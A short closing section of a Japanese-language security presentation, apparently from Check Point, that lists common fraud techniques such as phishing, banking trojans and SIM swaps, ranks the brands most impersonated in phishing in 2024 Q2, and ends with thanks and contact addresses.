  - フィッシングサイト、ソーシャルエンジニアリング、バンキング型トロイの木馬、モバイルマルウェア、OTPボット、Proxy、SIMスワップ ..
- デジタルトークンの使用を推進

フィッシング ブランド ランキング – 2024 Q2

- Top 5
  - Microsoft – 57%
  - Apple – 10%
  - LinkedIn – 7%
  - Google – 6%
  - Facebook – 1.8%
- 傾向
  - IT系が上位
  - ソーシャルネットワーク
  - Adidas トップ10入り





ありがとうございました

ushiro@checkpoint.com
Info_jp@checkpoint.com

YOU DESERVE THE BEST SECURITY